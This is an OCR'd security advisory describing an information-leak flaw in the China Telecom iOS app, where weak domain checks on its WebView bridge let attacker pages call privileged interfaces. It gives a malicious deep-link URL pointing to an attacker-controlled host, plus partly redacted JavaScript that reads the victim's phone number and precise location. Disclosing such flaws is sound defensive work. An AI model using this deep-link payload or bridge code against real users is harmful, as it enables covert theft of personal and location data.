
An information leak vulnerability in the iOS version of China Telecom

Brief Description

China Telecom App is a multifunctional application developed by China Telecom Corporation Ltd. It offers a rich variety of functions, allowing users to quickly check their phone bills, data usage, and remaining balances, helping users find nearby business halls, query service details, and get answers to frequently asked questions. It ranks **No.6** in the **"Utilities" category** list on the App Store of the Chinese region and has **4.196 million ratings**.



App Store 预览

打开 Mac App Store 购买和下载 App。

中国电信-全国统一官方服务平台 4+

新人享10元话费券,暖心福利月月领,享AI智能客户助理服务


CHINA TELECOM Corporation Ltd.

专为 iPhone 设计

“工具”类第 6 名

★★★★★ 4.7 • 419.6万 个评分

免费



App Store Preview

Open the Mac App Store to buy and download apps.


中国电信-全国统一官方服务平台 4+

CHINA TELECOM Corporation Ltd.

Designed for iPhone

★★★★★ 4.3 • 7.1K Ratings

Free



评分及评论

查看全部

4.7（满分 5 分）

419.6万 个评分

★★★★★

不不不二佳123, 2024/12/23

软件很好用

改变生活，改变命运，创造未来，我选择中国电 更多

开发人员回复，

尊敬的用户您好，感谢您使用中国电信！我们将更加 更多

★★★★★

软件越来越好用！, 2024/09/13

软件越来越好用！

改变生活，改变命运，创造未来，我选择中国电信，多 更多

开发人员回复，

尊敬的用户您好，感谢您使用中国电信！我们将更加 更多

★★★★★

只有我能叫苞米, 2024/05/30

好

改变生活，改变命运，创造未来，我选择中国电信，多 更多

开发人员回复，

尊敬的用户您好，感谢您使用中国电信！我们将更加 更多


The iOS version of the China Telecom supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the China Telecom app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation information** and **obtaining victim's personal information** (such as phone number).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **ctclient://startapp/android/open?LinkType=33&Link=https://attack.com/chinatelecom/atkChinaTelecom.html**.
Here, **"https://attack.com/chinatelecom/atkChinaTelecom.html"** is a web page under the attacker's control.

When the victim clicks on this URL, it directs the victim to the China Telecom app and opens the webpage **https://attack.com/chinatelecom/atkChinaTelecom.html** within the app.




[redacted]

Phishing Link


open China Telecom

ctclient://startapp/android/open?LinkType=33&Link=https://z[redacted]S/chinatelecom/atkChinaTelecom.html

Open in "中国电信"?



Within the webpage, the attacker can then **obtain victim's geolocation information** and **obtain victim's personal information** (such as phone number).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your User Info:

Your Phone Number: 188[redacted]I719

Get Your Geolocation Info:

Your Country: [redacted]国


Your Province: [redacted]市

Your City: [redacted]市

Your District: [redacted]区

Your Precise Geolocation: (1[redacted].[redacted]528, 3[redacted].[redacted]99)

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:




```
setTimeout(function () {
    fetchData("objc://get[redacted]");

    document.getElementById("PhoneNumber").innerText = "Your Phone Number: " +
    ChinatelecomData_[redacted].chinatelecom[redacted];

}, 500);


setTimeout(function () {
    fetchData("objc://getAll[redacted]");
}, 2000);
```



```
get[redacted]Result = function (longitude, latitude) {
    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" +
    longitude + ", " + latitude + ")";
}

getAll[redacted]Result = function (res) {
    var json = JSON.parse(res);
    document.getElementById("Country").innerText = "Your Country: " + json.country;
    document.getElementById("Province").innerText = "Your Province: " + json.province;
    document.getElementById("City").innerText = "Your City: " + json.city;
    document.getElementById("District").innerText = "Your District: " + json.district;
}
```

Impact of the Vulnerability

Scope of the vulnerability: At least including China Telecom iOS V11.5.0 (the latest version as of 2024-11-17).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E4%B8%AD%E5%9B%BD%E7%94%B5%E4%BF%A1-%E5%85%A8%E5%9B%BD%E7%BB%9F%E4%B8%80%E5%AE%98%E6%96%B9%E6%9C%8D%E5%8A%A1%E5%B9%B3%E5%8F%B0/id513836029
- ☞ **US:** https://apps.apple.com/us/app/%E4%B8%AD%E5%9B%BD%E7%94%B5%E4%BF%A1-%E5%85%A8%E5%9B%BD%E7%BB%9F%E4%B8%80%E5%AE%98%E6%96%B9%E6%9C%8D%E5%8A%A1%E5%B9%B3%E5%8F%B0/id513836029

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.